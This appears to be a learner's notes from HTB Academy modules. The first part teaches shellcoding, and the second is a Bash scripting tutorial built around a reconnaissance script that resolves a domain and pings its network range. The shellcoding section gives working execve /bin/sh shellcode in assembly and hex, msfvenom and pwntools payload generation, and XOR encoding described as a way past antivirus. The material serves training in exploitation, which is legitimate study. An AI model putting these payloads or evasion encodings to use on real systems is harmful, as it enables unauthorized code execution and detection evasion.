However, this method is not very reliable for a few reasons. First, it will wrap the entire binary in C code, so the binary will not contain your shellcode, but will contain various other C functions and libraries. This method may also not always compile, depending on the existing memory protections, so you may have to add flags to bypass memory protections:
d41y@htb[/htb]$ gcc helloworld.c -o helloworld -fno-stack-protector -z execstack -Wl,--omagic -g --static
d41y@htb[/htb]$ ./helloworld
Hello HTB Academy!
Shellcoding Techniques
Shellcoding Requirements
There are specific requirements a shellcode must meet. Otherwise, it won’t be able to be properly disassembled on runtime into its correct Assembly instructions.
Example:
$ pwn disasm '48be0020400000000000bf01000000ba12000000b8010000000f05b83c000000bf000000000f05' -c 'amd64'
0: 48 be 00 20 40 00 00 movabs rsi, 0x402000
7: 00 00 00
a: bf 01 00 00 00 mov edi, 0x1
f: ba 12 00 00 00 mov edx, 0x12
14: b8 01 00 00 00 mov eax, 0x1
19: 0f 05 syscall
1b: b8 3c 00 00 00 mov eax, 0x3c
20: bf 00 00 00 00 mov edi, 0x0
25: 0f 05 syscall
You see that there’s an empty line of instructions, which could potentially break the code. Furthermore, your HelloWorld string is nowhere to be seen. You also see many red 00s.
This is what will happen if your Assembly code is not shellcode compliant and does not meet the Shellcode Requirements. To be able to produce a working shellcode, there are three main Shellcoding Requirements your Assembly code must meet:
- does not contain variables
- does not refer to direct memory addresses
- does not contain and NULL bytes
00
You need to fix the following Assembly code:
global _start
section .data
message db "Hello HTB Academy!"
section .text
_start:
mov rsi, message
mov rdi, 1
mov rdx, 18
mov rax, 1
syscall
mov rax, 60
mov rdi, 0
syscall
Remove Variables
A shellcode is expected to be directly executable once loaded into memory, without loading data from other memory segments, like .data or .bss. This is because the text memory segments are not writable, so you cannot write any variables. In contrast, the data segment is not executable, so you cannot write executable code.
So, to execute your shellcode, you must load it in the text memory segment and lose the ability to write any variables. Hence, your entire shellcode must be under .text in the Assembly code.
There are many techniques you can use to avoid using variables:
- moving immediate strings to registers
- pushing strings to the Stack, and then use them
Example of moving your string to rsi:
mov rsi, 'Academy!'
However, y 64-bit register can only hold 8 bytes, which may not be enough for larger strings. So, your other option is to rely on the Stack by pushing your string 16-bytes at a time, and then using rsp as your string pointer:
push 'y!'
push 'B Academ'
push 'Hello HT'
mov rsi, rsp
However, this would exceed the allowed bounds of immediate strings push, which is a dword at a time. So, you will instead move your string to rbx, and then push rbx to the Stack:
mov rbx, 'y!'
push rbx
mov rbx, 'B Academ'
push rbx
mov rbx, 'Hello HT'
push rbx
mov rsi, rsp
You can now apply these changes to your code, assemble it and run it to see if it works:
d41y@htb[/htb]$ ./assembler.sh helloworld.s
Hello HTB Academy!
… in GDB:
$ gdb -q ./helloworld
─────────────────────────────────────────────────────────────────────────────────────── registers ────
$rax : 0x1
$rbx : 0x5448206f6c6c6548 ("Hello HT"?)
$rcx : 0x0
$rdx : 0x12
$rsp : 0x00007fffffffe3b8 → "Hello HTB Academy!"
$rbp : 0x0
$rsi : 0x00007fffffffe3b8 → "Hello HTB Academy!"
$rdi : 0x1
─────────────────────────────────────────────────────────────────────────────────────────── stack ────
0x00007fffffffe3b8│+0x0000: "Hello HTB Academy!" ← $rsp, $rsi
0x00007fffffffe3c0│+0x0008: "B Academy!"
0x00007fffffffe3c8│+0x0010: 0x0000000000002179 ("y!"?)
───────────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
→ 0x40102e <_start+46> syscall
──────────────────────────────────────────────────────────────────────────────────────────────────────
Remove Addresses
You may see references to addresses in many cases, especially with calls or loops and such. So, you must ensure that your shellcode will know how to make the call with whatever environment it runs in.
To be able to do so, you cannot reference direct memory address, and instead only make calls to labels or relative memory addresses.
If you ever had any calls or references to direct memory addresses, you can fix that by:
- replacing with calls to labels or rip-relative addresses
- push to the stack and use
rspas the address
Remove NULL
NULL chars are used as string terminators in Assembly and machine code, and so if they are encountered, they will cause issues and may lead the program to terminate early. So, you must ensure that your shellcode does not contain any NULL bytes 00. If you go back to your HelloWorld shellcode disassembly, you noticed many red 00s in it:
$ pwn disasm '48be0020400000000000bf01000000ba12000000b8010000000f05b83c000000bf000000000f05' -c 'amd64'
0: 48 be 00 20 40 00 00 movabs rsi, 0x402000
7: 00 00 00
a: bf 01 00 00 00 mov edi, 0x1
f: ba 12 00 00 00 mov edx, 0x12
14: b8 01 00 00 00 mov eax, 0x1
19: 0f 05 syscall
1b: b8 3c 00 00 00 mov eax, 0x3c
20: bf 00 00 00 00 mov edi, 0x0
25: 0f 05 syscall
This commonly happens when moving a small integer into a large register, so the integer gets padded with an extra 00 to fit the larger register’s size.
For example, in your code above, when you use mov rax, 1 it will be moving 00 00 00 01 into rax, such that the number size would match the register size. To verify:
d41y@htb[/htb]$ pwn asm 'mov rax, 1' -c 'amd64'
48c7c001000000
To avoid having these NULL bytes, you must use registers that match your data size. For the previous example, you can use the more efficient instruction mov al, 1. However, before you do so, you must first zero ot the rax register with xor rax, rax, to ensure your data does not get mixed with older data.
d41y@htb[/htb]$ pwn asm 'xor rax, rax' -c 'amd64'
4831c0
$ pwn asm 'mov al, 1' -c 'amd64'
b001
As you can see, not only does your new shellcode not contain any NULL bytes, but it is also shorter, which is a very desired thing in shellcodes.
You can start with the new instruction you added earlier, mov rbx, 'y!'. You see that this instruction is moving 2-bytes into an 8-byte register. So to fix it, you will first zero-out rbx, and then use the 2-byte register:
xor rbx, rbx
mov bx, 'y!'
… applied to the whole code:
xor rax, rax
mov al, 1
xor rdi, rdi
mov dil, 1
xor rdx, rdx
mov dl, 18
syscall
xor rax, rax
add al, 60
xor dil, dil
syscall
… leads to:
global _start
section .text
_start:
xor rbx, rbx
mov bx, 'y!'
push rbx
mov rbx, 'B Academ'
push rbx
mov rbx, 'Hello HT'
push rbx
mov rsi, rsp
xor rax, rax
mov al, 1
xor rdi, rdi
mov dil, 1
xor rdx, rdx
mov dl, 18
syscall
xor rax, rax
add al, 60
xor dil, dil
syscall
If you run it now, you can see it still works:
d41y@htb[/htb]$ ./assembler.sh helloworld.s
Hello HTB Academy!
Shellcode Tools
Shell Shellcode
To craft your own /bin/sh shellcode you can use the execve syscall with syscall number 59, which allows you to execute a system application.
d41y@htb[/htb]$ man -s 2 execve
int execve(const char *pathname, char *const argv[], char *const envp[]);
As you can see, the execve syscall accepts 3 args. You need to execute /bin/sh /bin/sh, which would drop you in a sh shell:
execve("/bin//sh", ["/bin//sh"], NULL)
So, you will set your arguments as:
rax-> 59rdi->['/bin/(sh']rsi->['/bin//sh']rdx->NULL
note
Added an extra / in /bin//sh so that the total char count is 8, which fills up a 64-bit register, so you don’t have to worry about clearing the register beforehand or dealing with any leftovers. Any extra slashes are ignored in Linux, so this is a handy trick to even the total char count when needed, and it is used a lot in binary exploitation.
Using the same concepts you learned for calling a syscall, the following Assembly code should execute the syscall you need:
global _start
section .text
_start:
mov rax, 59 ; execve syscall number
push 0 ; push NULL string terminator
mov rdi, '/bin//sh' ; first arg to /bin/sh
push rdi ; push to stack
mov rdi, rsp ; move pointer to ['/bin//sh']
push 0 ; push NULL string terminator
push rdi ; push second arg to ['/bin//sh']
mov rsi, rsp ; pointer to args
mov rdx, 0 ; set env to NULL
syscall
As you can see, you pushed two '/bin//sh' strings and then moved their pointers to rdi and rsi. It won’t produce a working shellcode since it contains NULL bytes.
Better example:
_start:
mov al, 59 ; execve syscall number
xor rdx, rdx ; set env to NULL
push rdx ; push NULL string terminator
mov rdi, '/bin//sh' ; first arg to /bin/sh
push rdi ; push to stack
mov rdi, rsp ; move pointer to ['/bin//sh']
push rdx ; push NULL string terminator
push rdi ; push second arg to ['/bin//sh']
mov rsi, rsp ; pointer to args
syscall
To verify:
d41y@htb[/htb]$ python3 shellcoder.py sh
b03b4831d25248bf2f62696e2f2f7368574889e752574889e60f05
27 bytes - No NULL bytes
Shellcraft
With pwntools, especially the shellcraft library, you can generate a shellcode for various syscalls. You can list syscalls the tool accepts:
d41y@htb[/htb]$ pwn shellcraft -l 'amd64.linux'
...SNIP...
amd64.linux.sh
You see that amd64.linux.sh syscall, which would drop you into a shell. You can generate it like this:
d41y@htb[/htb]$ pwn shellcraft amd64.linux.sh -r
$ whoami
root
You can run this shellcode by adding the -r flag:
d41y@htb[/htb]$ pwn shellcraft amd64.linux.sh -r
$ whoami
root
Msfvenom
… is another common tool you can use for shellcode generation. Once again, you can list various available payloads for Linux and x86_64 with:
d41y@htb[/htb]$ msfvenom -l payloads | grep 'linux/x64'
linux/x64/exec Execute an arbitrary command
...SNIP...
The exec payload allows you to execute a command you specify.
d41y@htb[/htb]$ msfvenom -p 'linux/x64/exec' CMD='sh' -a 'x64' --platform 'linux' -f 'hex'
No encoder specified, outputting raw payload
Payload size: 48 bytes
Final size of hex file: 96 bytes
6a3b589948bb2f62696e2f736800534889e7682d6300004889e652e80300000073680056574889e60f05
… when used:
d41y@htb[/htb]$ python3 loader.py '6a3b589948bb2f62696e2f736800534889e7682d6300004889e652e80300000073680056574889e60f05'
$ whoami
root
Shellcode Encoding
Another great benefit of using these tools is to encode your shellcodes without manually writing your encoders. Encoding shellcodes can become a handy feature for systems with AV or certain security protections. However, it must be noted that shellcodes encoded with common encoders may be easy to detect.
You can use msfvenom to encode your shellcode as well. Available encoders:
d41y@htb[/htb]$ msfvenom -l encoders
Framework Encoders [--encoder <value>]
======================================
Name Rank Description
---- ---- -----------
cmd/brace low Bash Brace Expansion Command Encoder
cmd/echo good Echo Command Encoder
<SNIP>
Then you can pick one for x64, like x86/xor, and use it with the -e flag:
d41y@htb[/htb]$ msfvenom -p 'linux/x64/exec' CMD='sh' -a 'x64' --platform 'linux' -f 'hex' -e 'x64/xor'
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 87 (iteration=0)
x64/xor chosen with final size 87
Payload size: 87 bytes
Final size of hex file: 174 bytes
4831c94881e9faffffff488d05efffffff48bbf377c2ea294e325c48315827482df8ffffffe2f4994c9a7361f51d3e9a19ed99414e61147a90aac74a4e32147a9190022a4e325c801fc2bc7e06bbbafc72c2ea294e325c
… when used:
d41y@htb[/htb]$ python3 loader.py
'4831c94881e9faffffff488d05efffffff48bbf377c2ea294e325c48315827482df8ffffffe2f4994c9a7361f51d3e9a19ed99414e61147a90aac74a4e32147a9190022a4e325c801fc2bc7e06bbbafc72c2ea294e325c'
$ whoami
root
You can see that the encoded shellcode is always significantly larger than the non-encoded one since encoding a shellcode adds a built-in decoder for runtime decoding. It may also encode each byte multiple times, which increases its size at every iteration.
note
You can encode your shellcode multiple times with the -i COUNT flag, and specify the number of iterations you want.
If you had a custom shellcode that you wrote, you could use msfvenom to encode it as well, by writing its bytes to a file and then passing it to msfvenom with -p -:
d41y@htb[/htb]$ python3 -c "import sys; sys.stdout.buffer.write(bytes.fromhex('b03b4831d25248bf2f62696e2f2f7368574889e752574889e60f05'))" > shell.bin
d41y@htb[/htb]$ msfvenom -p - -a 'x64' --platform 'linux' -f 'hex' -e 'x64/xor' < shell.bin
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 71 (iteration=0)
x64/xor chosen with final size 71
Payload size: 71 bytes
Final size of hex file: 142 bytes
4831c94881e9fcffffff488d05efffffff48bb5a63e4e17d0bac1348315827482df8ffffffe2f4ea58acd0af59e4ac75018d8f5224df7b0d2b6d062f5ce49abc6ce1e17d0bac13
Intro to Bash Scripting
0x00
Bash is the scripting language that is used to communicate with Unix-based OS and give commands to the system.
Like a programming language, a scripting language has almost the same structure, which can be divided into:
- Input & Output
- Arguments, Variables & Arrays
- Conditional execution
- Arithmetic
- Loops
- Comparison operators
- Functions
It is often common to automate some processes not to repeat them all the time or process and filter a large amount of information. In general, a script does not create a process, but it is executed by the interpreter that executes the script, in this case, the Bash. To execute a script, you have to specify the interpreter and tell it which script it should process. Such a call looks like this:
d41y@htb[/htb]$ bash script.sh <optional arguments>
d41y@htb[/htb]$ sh script.sh <optional arguments>
d41y@htb[/htb]$ ./script.sh <optional arguments>
Look at such a script and see how they can be created to get specific results. If you execute this script and specify a domain, you see what this script provides.
d41y@htb[/htb]$ ./CIDR.sh inlanefreight.com
Discovered IP address(es):
165.22.119.202
Additional options available:
1) Identify the corresponding network range of target domain.
2) Ping discovered hosts.
3) All checks.
*) Exit.
Select your option: 3
NetRange for 165.22.119.202:
NetRange: 165.22.0.0 - 165.22.255.255
CIDR: 165.22.0.0/16
Pinging host(s):
165.22.119.202 is up.
1 out of 1 hosts are up.
Now look at the script in detail and read it line by line in the best possible way.
#!/bin/bash
# Check for given arguments
if [ $# -eq 0 ]
then
echo -e "You need to specify the target domain.\n"
echo -e "Usage:"
echo -e "\t$0 <domain>"
exit 1
else
domain=$1
fi
# Identify Network range for the specified IP address(es)
function network_range {
for ip in $ipaddr
do
netrange=$(whois $ip | grep "NetRange\|CIDR" | tee -a CIDR.txt)
cidr=$(whois $ip | grep "CIDR" | awk '{print $2}')
cidr_ips=$(prips $cidr)
echo -e "\nNetRange for $ip:"
echo -e "$netrange"
done
}
# Ping discovered IP address(es)
function ping_host {
hosts_up=0
hosts_total=0
echo -e "\nPinging host(s):"
for host in $cidr_ips
do
stat=1
while [ $stat -eq 1 ]
do
ping -c 2 $host > /dev/null 2>&1
if [ $? -eq 0 ]
then
echo "$host is up."
((stat--))
((hosts_up++))
((hosts_total++))
else
echo "$host is down."
((stat--))
((hosts_total++))
fi
done
done
echo -e "\n$hosts_up out of $hosts_total hosts are up."
}
# Identify IP address of the specified domain
hosts=$(host $domain | grep "has address" | cut -d" " -f4 | tee discovered_hosts.txt)
echo -e "Discovered IP address:\n$hosts\n"
ipaddr=$(host $domain | grep "has address" | cut -d" " -f4 | tr "\n" " ")
# Available options
echo -e "Additional options available:"
echo -e "\t1) Identify the corresponding network range of target domain."
echo -e "\t2) Ping discovered hosts."
echo -e "\t3) All checks."
echo -e "\t*) Exit.\n"
read -p "Select your option: " opt
case $opt in
"1") network_range ;;
"2") ping_host ;;
"3") network_range && ping_host ;;
"*") exit 0 ;;
esac
- Check for given arguments
In the first part of the script, you have an if-else statement that checks if you have specified a domain representing the target company.
- Identify network range for the specified IP address(es)
Here you have created a function that makes a “whois” query for each IP address and displays the line for the reserved network range, and stores it in the CIDR.txt.
- Ping discovered IP address(es)
This additional function is used to check if the found hosts are reachable with the respective IP addresses. With the For-Loop, you ping every IP address in the network range and count the results.
- Identify IP address(es) of the specified domain
As the first step in this script, you identify the IPv4 address of the domain returned to you.
- Available Options
Then you decide which functions you want to use to find out more information about the infrastructure.
Working Components
Conditional Execution
Conditional execution allows you to control the flow of your script by reaching different conditions.
When defining various conditions, you specify which functions or sections of code should be executed for a specific value. If you reach a specific condition, only the code for that condition is executed, and the others are skipped. As soon as the code section is completed, the following commands will be executed outside the conditional execution.
#!/bin/bash
# Check for given argument
if [ $# -eq 0 ]
then
echo -e "You need to specify the target domain.\n"
echo -e "Usage:"
echo -e "\t$0 <domain>"
exit 1
else
domain=$1
fi
<SNIP>
In summary, this code section works with the following components:
#! /bin/bash- Shebangif-else-fi- Conditional executionecho- Prints specific output$#/$0/$1- Special variablesdomain- Variables
The conditions of the conditional executions can be defined using variables, values, and strings. These values are compared with the comparison operators (-eq).
Shebang
The shebang line is always at the top of each script and always starts with #!. This line contains the path to the specified interpreter (/bin/bash) with which the script is executed. You can also use Shebang to define other interpreters like Python, Perl, and others.
#!/usr/bin/env python
#!/usr/bin/env perl
If-Else-Fi
One of the most fundamental programming tasks is to check different conditions to deal with these. Checking of conditions usually has two different forms in programming and scripting languages, the if-else condition and case statements. In pseudo-code, the if condition means the following:
if [ the number of given arguments equals 0 ]
then
Print: "You need to specify the target domain."
Print: "<empty line>"
Print: "Usage:"
Print: " <name of the script> <domain>"
Exit the script with an error
else
The "domain" variable serves as the alias for the given argument
finish the if-condition
By default, an If-Else condition can contain only a single “If”, as shown in the next example.
#!/bin/bash
value=$1
if [ $value -gt "10" ]
then
echo "Given argument is greater than 10."
fi
When execution:
d41y@htb[/htb]$ bash if-only.sh 5
d41y@htb[/htb]$ bash if-only.sh 12
Given argument is greater than 10.
When adding Elif or Else, you add alternatives to treat specific values or statuses. If a particular value does not apply to the first case, it will be caught by others.
#!/bin/bash
value=$1
if [ $value -gt "10" ]
then
echo "Given argument is greater than 10."
elif [ $value -lt "10" ]
then
echo "Given argument is less than 10."
else
echo "Given argument is not a number."
fi
When executed:
d41y@htb[/htb]$ bash if-elif-else.sh 5
Given argument is less than 10.
d41y@htb[/htb]$ bash if-elif-else.sh 12
Given argument is greater than 10.
d41y@htb[/htb]$ bash if-elif-else.sh HTB
if-elif-else.sh: line 5: [: HTB: integer expression expected
if-elif-else.sh: line 8: [: HTB: integer expression expected
Given argument is not a number.
You could extend your script and specify several conditions. This could look something like this:
#!/bin/bash
# Check for given argument
if [ $# -eq 0 ]
then
echo -e "You need to specify the target domain.\n"
echo -e "Usage:"
echo -e "\t$0 <domain>"
exit 1
elif [ $# -eq 1 ]
then
domain=$1
else
echo -e "Too many arguments given."
exit 1
fi
<SNIP>
Here you define another condition (elif [<condition>]; then) that prints a line telling you (echo -e "...") that you have given more than one argument and exits the program with an error (exit 1).
Arguments, Variables, and Arrays
Arguments
The advantage of bash scripts is that you can always pass up to 9 arguments ($0-$9) to the script without assigning them to variables or setting the corresponding requirements for these. 9 arguments because the first argument $0 is reserved for the script. As you can see here, you need the dollar sign before the name of the variable to use it at the specified position. The assignment would look like this in comparison:
d41y@htb[/htb]$ ./script.sh ARG1 ARG2 ARG3 ... ARG9
ASSIGNMENTS: $0 $1 $2 $3 ... $9
This means that you have automatically assigned the corresponding arguments to the predefined variables in this place. These variables are called special variables. These special variables serve as placeholders. If you now look at the code section again, you will see where and which arguments have been used.
#!/bin/bash
# Check for given argument
if [ $# -eq 0 ]
then
echo -e "You need to specify the target domain.\n"
echo -e "Usage:"
echo -e "\t$0 <domain>"
exit 1
else
domain=$1
fi
<SNIP>
There are several ways how you can execute your script. However, you must first set the script’s execution privileges before executing it with the interpreter defined in it.
# Set Execution Privileges
d41y@htb[/htb]$ chmod +x cidr.sh
# Execution without Arguments
d41y@htb[/htb]$ ./cidr.sh
You need to specify the target domain.
Usage:
cidr.sh <domain>
# Execution without Execution Permissions
d41y@htb[/htb]$ bash cidr.sh
You need to specify the target domain.
Usage:
cidr.sh <domain>
Special Variables
… use the Internal Field Separator (IFS) to identify when an argument ends and the next begins. Bash provides various special variables that assist while scripting. Some of these variables are:
| Special Variable | Description |
|---|---|
$# | This variable holds the number of arguments passed to the script. |
$@ | This variable can be used to retrieve the list of command-line arguments. |
$n | Each command-line argument can be selectively retrieved using its position. For example, the first argument is found at $1. |
$$ | The process ID of the currently executing process. |
$? | The exit status of the script. This variable is useful to determine a command’s success. The value 0 represents successful execution, while 1 is a result of a failure. |
Variables
You also see at the end of the if-else loop that you assign the value of the first argument to the variable called “domain”. The assignment of variables takes place without the dollar sign. The dollar sign is only intended to allow this variable’s corresponding value to be used in other code sections. When assigning variables, there must be no spaces between the names and values.
<SNIP>
else
domain=$1
fi
<SNIP>
In constrast to other programming languages, there is no direct differentiation and recognition between the types of variables in Bash like strings, integers, and boolean. All contents of the variables are treated as string chars. Bash enables arithmetic functions depending on whether only numbers are assigned or not. It is important to note when declaring variables that they do not contain a space. Otherwise, the actual variable name will be interpreted as an internal function or command.
# Error
d41y@htb[/htb]$ variable = "this will result with an error."
command not found: variable
# Without an Error
d41y@htb[/htb]$ variable="Declared without an error."
d41y@htb[/htb]$ echo $variable
Declared without an error.
Arrays
There is also the possibility of assigning several values to a single variable in Bash. This can be beneficial if you want to scan multiple domains or IP addresses. These variables are called arrays that you can use to store and process an ordered sequence of specific type values. Arrays identify each stored entry with an index starting with 0. When you want to assign a value to an array componenet, you do so in the same way as with standard shell variables. All you do is specify the field index enclosed in square brackets. The declaration for arrays looks like this in Bash:
#!/bin/bash
domains=(www.inlanefreight.com ftp.inlanefreight.com vpn.inlanefreight.com www2.inlanefreight.com)
echo ${domains[0]}
You can also retrieve them individually using the index using the variables with the corresponding index in curly brackets. Curly brackets are used for variable expansion.
d41y@htb[/htb]$ ./Arrays.sh
www.inlanefreight.com
It is important to note that single quotes and double quotes prevent the separation by a space of individual values in the array. This means that all spaces between the single and double quotes are ignored and handled as a single value assigned to the array.
#!/bin/bash
domains=("www.inlanefreight.com ftp.inlanefreight.com vpn.inlanefreight.com" www2.inlanefreight.com)
echo ${domains[0]}
d41y@htb[/htb]$ ./Arrays.sh
www.inlanefreight.com ftp.inlanefreight.com vpn.inlanefreight.com
Comparison Operators
To compare specific values with each other, you need elements that are called comparison operators. The comparison operators are used to determine how the defined values will be compared. For these operators, you differentiate between:
- string operators
- integer operators
- file operators
- boolean operators
String Operators
If you compare strings, then you know what you would like to have in the corresponding value.
| Operator | Description |
|---|---|
== | is equal to |
!= | is not equal to |
< | is less than in ASCII alphabetical order |
> | is greater than in ASCII alphabetical order |
-z | if the string is empty |
-n | if the string is not null |
It is important to note here that you put the variable for the given argument in double quotes. This tells Bash that the content of the variable should be handled as a string. Otherwise, you would get an error.
#!/bin/bash
# Check the given argument
if [ "$1" != "HackTheBox" ]
then
echo -e "You need to give 'HackTheBox' as argument."
exit 1
elif [ $# -gt 1 ]
then
echo -e "Too many arguments given."
exit 1
else
domain=$1
echo -e "Success!"
fi
String comparison operators (< / >) work only within the double square brackets ([[ condition ]]). You can find the ASCII table on the internet or by using the following command in the terminal.
d41y@htb[/htb]$ man ascii
Integer Operators
Comparing integer numbers can be very useful for you if know what values you want to compare. Accordingly, you define the next steps and commands how the script should handle the corresponding value.
| Operator | Description |
|---|---|
-eq | is equal to |
-ne | is not equal to |
-lt | is less than |
-le | is less than or equal to |
-gt | is greater than |
-ge | is greater than or equal to |
#!/bin/bash
# Check the given argument
if [ $# -lt 1 ]
then
echo -e "Number of given arguments is less than 1"
exit 1
elif [ $# -gt 1 ]
then
echo -e "Number of given arguments is greater than 1"
exit 1
else
domain=$1
echo -e "Number of given arguments equals 1"
fi
File Operators
The file operators are useful if you want to find out specific permissions or if they exist.
| Operator | Description |
| -e | if the file exist |
| -f | tests if it is a file |
| -d | tests if it is a directory |
| -L | tests if it is a symbolic link |
| -N | checks if the file was modified after it was last read |
| -O | if the current user owns the file |
| -G | if the file’s group id matches the current user’s |
| -s | tests if the file has a size greater than 0 |
| -r | tests if the file has read permissions |
| -w | tests if the file has write permissions |
| -x | tests if the file has execute permissions |
#!/bin/bash
# Check if the specified file exists
if [ -e "$1" ]
then
echo -e "The file exists."
exit 0
else
echo -e "The file does not exist."
exit 2
fi
Boolean and Logical Operators
You get a boolean value “false” or “true” as a result with logical operators. Bash gives you the possibility to compare strings by using double square brackets. To get these boolean values, you can use the string operators. Whether the comparison matches or not, you get the boolean value “false” or “true”.
#!/bin/bash
# Check the boolean value
if [[ -z $1 ]]
then
echo -e "Boolean value: True (is null)"
exit 1
elif [[ $# > 1 ]]
then
echo -e "Boolean value: True (is greater than)"
exit 1
else
domain=$1
echo -e "Boolean value: False (is equal to)"
fi
Logical Operators
With logical operators, you can define several conditions within one. This means that all the conditions you define must match before the corresponding code can be executed.
| Operator | Description |
|---|---|
! | logical negation NOT |
&& | logical AND |
|| | logical OR |
#!/bin/bash
# Check if the specified file exists and if we have read permissions
if [[ -e "$1" && -r "$1" ]]
then
echo -e "We can read the file that has been specified."
exit 0
elif [[ ! -e "$1" ]]
then
echo -e "The specified file does not exist."
exit 2
elif [[ -e "$1" && ! -r "$1" ]]
then
echo -e "We don't have read permission for this file."
exit 1
else
echo -e "Error occured."
exit 5
fi
Arithmetic
In Bash, you have seven different arithemtic operators you can work with. These are used to perform different mathematical operations or to modify certain integers.
| Operator | Description |
|---|---|
+ | Addition |
- | Subtraction |
* | Multiplication |
/ | Division |
% | Modulus |
variable++ | Increase the value of the variable by 1 |
variable-- | Decrease the value of the variable by 1 |
You can summarize all these operators in a small script:
#!/bin/bash
increase=1
decrease=1
echo "Addition: 10 + 10 = $((10 + 10))"
echo "Subtraction: 10 - 10 = $((10 - 10))"
echo "Multiplication: 10 * 10 = $((10 * 10))"
echo "Division: 10 / 10 = $((10 / 10))"
echo "Modulus: 10 % 4 = $((10 % 4))"
((increase++))
echo "Increase Variable: $increase"
((decrease--))
echo "Decrease Variable: $decrease"
The output of this script looks like this:
d41y@htb[/htb]$ ./Arithmetic.sh
Addition: 10 + 10 = 20
Subtraction: 10 - 10 = 0
Multiplication: 10 * 10 = 100
Division: 10 / 10 = 1
Modulus: 10 % 4 = 2
Increase Variable: 2
Decrease Variable: 0
You can also calculate the length of the variable. Using this function ${#variable}, every character gets counted, and you get the total number of chars in the variable.
#!/bin/bash
htb="HackTheBox"
echo ${#htb}
d41y@htb[/htb]$ ./VarLength.sh
10
If you look at your CIDR.sh script, you will see that you have used the increase and decrease operators several times. This ensures that the while loop runs and pings the hosts while the variable “stat” has a value of 1. If the ping command ends with code 0, you get a message that the host is up and the “stat” variable, as well as the variables “hosts_up” and “hosts_total” get changed.
<SNIP>
echo -e "\nPinging host(s):"
for host in $cidr_ips
do
stat=1
while [ $stat -eq 1 ]
do
ping -c 2 $host > /dev/null 2>&1
if [ $? -eq 0 ]
then
echo "$host is up."
((stat--))
((hosts_up++))
((hosts_total++))
else
echo "$host is down."
((stat--))
((hosts_total++))
fi
done
done
<SNIP>
Script Control
Input and Output
Input Control
You may get results from your sent requests and executed commands, which you have to decide manually on how to proceed. Another example would be that you have defined several functions in your script designed for different scenarios. You have to decide which of them should be executed after a manual check and based on the results. It is also quite possible that specific scans or activities may not be allowed to be performed. Therefore, you need to be familiar with how to get a running script to wait for your instructions. If you look at your CIDR.sh script again, you see that you have added such a call to decide further steps.
# Available options
<SNIP>
echo -e "Additional options available:"
echo -e "\t1) Identify the corresponding network range of target domain."
echo -e "\t2) Ping discovered hosts."
echo -e "\t3) All checks."
echo -e "\t*) Exit.\n"
read -p "Select your option: " opt
case $opt in
"1") network_range ;;
"2") ping_host ;;
"3") network_range && ping_host ;;
"*") exit 0 ;;
esac
The first echo lines serve as a display menu for the options available to you. With the read command, the line with “Select your option:” is displayed, and the additional option -p ensures that you input remains on the same line. Your input is stored in the variable opt, which you then use to execute the corresponding functions with the case statement. Depending on the number you enter, the case statement determines which functions are executed.
Output Control
<SNIP>
# Identify Network range for the specified IP address(es)
function network_range {
for ip in $ipaddr
do
netrange=$(whois $ip | grep "NetRange\|CIDR" | tee -a CIDR.txt)
cidr=$(whois $ip | grep "CIDR" | awk '{print $2}')
cidr_ips=$(prips $cidr)
echo -e "\nNetRange for $ip:"
echo -e "$netrange"
done
}
<SNIP>
# Identify IP address of the specified domain
hosts=$(host $domain | grep "has address" | cut -d" " -f4 | tee discovered_hosts.txt)
<SNIP>
When using tee, you transfer the received output and use the pipe to forward it to tee. The -a / --append parameter ensures that the specified file is not overwritten but supplemented with the new results. At the same time, it shows you the results and how they will be found in the file.
d41y@htb[/htb]$ cat discovered_hosts.txt CIDR.txt
165.22.119.202
NetRange: 165.22.0.0 - 165.22.255.255
CIDR: 165.22.0.0/16
Flow Control - Loops
The control of the flow of your scripts is essential. Each control structure is either a branch or a loop. Logical expressions of boolean values usually control the execution of a control structure. These control structures include:
- Branches
- If-Else Conditions
- Case Statements
- Loops:
- For Loops
- While Loops
- Until Loops
For Loops
The for loop is executed on each pass for precisely one parameter, which the shell takes from a list, calculates an increment, or takes from another data source. The for loop runs as long as it finds corresponding data. This type of loop can be structured and defined in different ways. For example, the for loops are often used when you need to work with many different values from an array. This can be used to scan different hosts or ports. You can also use it to execute specific commands for known ports and their services to speed up your enumeration process.
for variable in 1 2 3 4
do
echo $variable
done
for variable in file1 file2 file3
do
echo $variable
done
for ip in "10.10.10.170 10.10.10.174 10.10.10.175"
do
ping -c 1 $ip
done
Of course, you can also write these commands in a single line.
d41y@htb[/htb]$ for ip in 10.10.10.170 10.10.10.174;do ping -c 1 $ip;done
PING 10.10.10.170 (10.10.10.170): 56 data bytes
64 bytes from 10.10.10.170: icmp_seq=0 ttl=63 time=42.106 ms
--- 10.10.10.170 ping statistics ---
1 packets transmitted, 1 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 42.106/42.106/42.106/0.000 ms
PING 10.10.10.174 (10.10.10.174): 56 data bytes
64 bytes from 10.10.10.174: icmp_seq=0 ttl=63 time=45.700 ms
--- 10.10.10.174 ping statistics ---
1 packets transmitted, 1 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 45.700/45.700/45.700/0.000 ms
Have another look at your CIDR.sh script.
<SNIP>
# Identify Network range for the specified IP address(es)
function network_range {
for ip in $ipaddr
do
netrange=$(whois $ip | grep "NetRange\|CIDR" | tee -a CIDR.txt)
cidr=$(whois $ip | grep "CIDR" | awk '{print $2}')
cidr_ips=$(prips $cidr)
echo -e "\nNetRange for $ip:"
echo -e "$netrange"
done
}
<SNIP>
For each IP address from the array “ipaddr” you make a “whois” request, whose output is filtered for “NetRange” and “CIDR”. This helps you to determine which address range your target is located in. You can use this information to search for additional hosts during a pentest, if approved by the client. The results that you receive are displayed accordingly and stored in the file “CIDR.txt”.
While Loops
The while loop is conceptually simple and follows the following principle: “A statement is executed as long as a condition is fulfilled (true)”.
You can also combine loops and merge their execution with different values. It is important to note that the excessive combination of several loops in each other can make the code very unclear and lead to errors that can be hard to find and follow.
<SNIP>
stat=1
while [ $stat -eq 1 ]
do
ping -c 2 $host > /dev/null 2>&1
if [ $? -eq 0 ]
then
echo "$host is up."
((stat--))
((hosts_up++))
((hosts_total++))
else
echo "$host is down."
((stat--))
((hosts_total++))
fi
done
<SNIP>
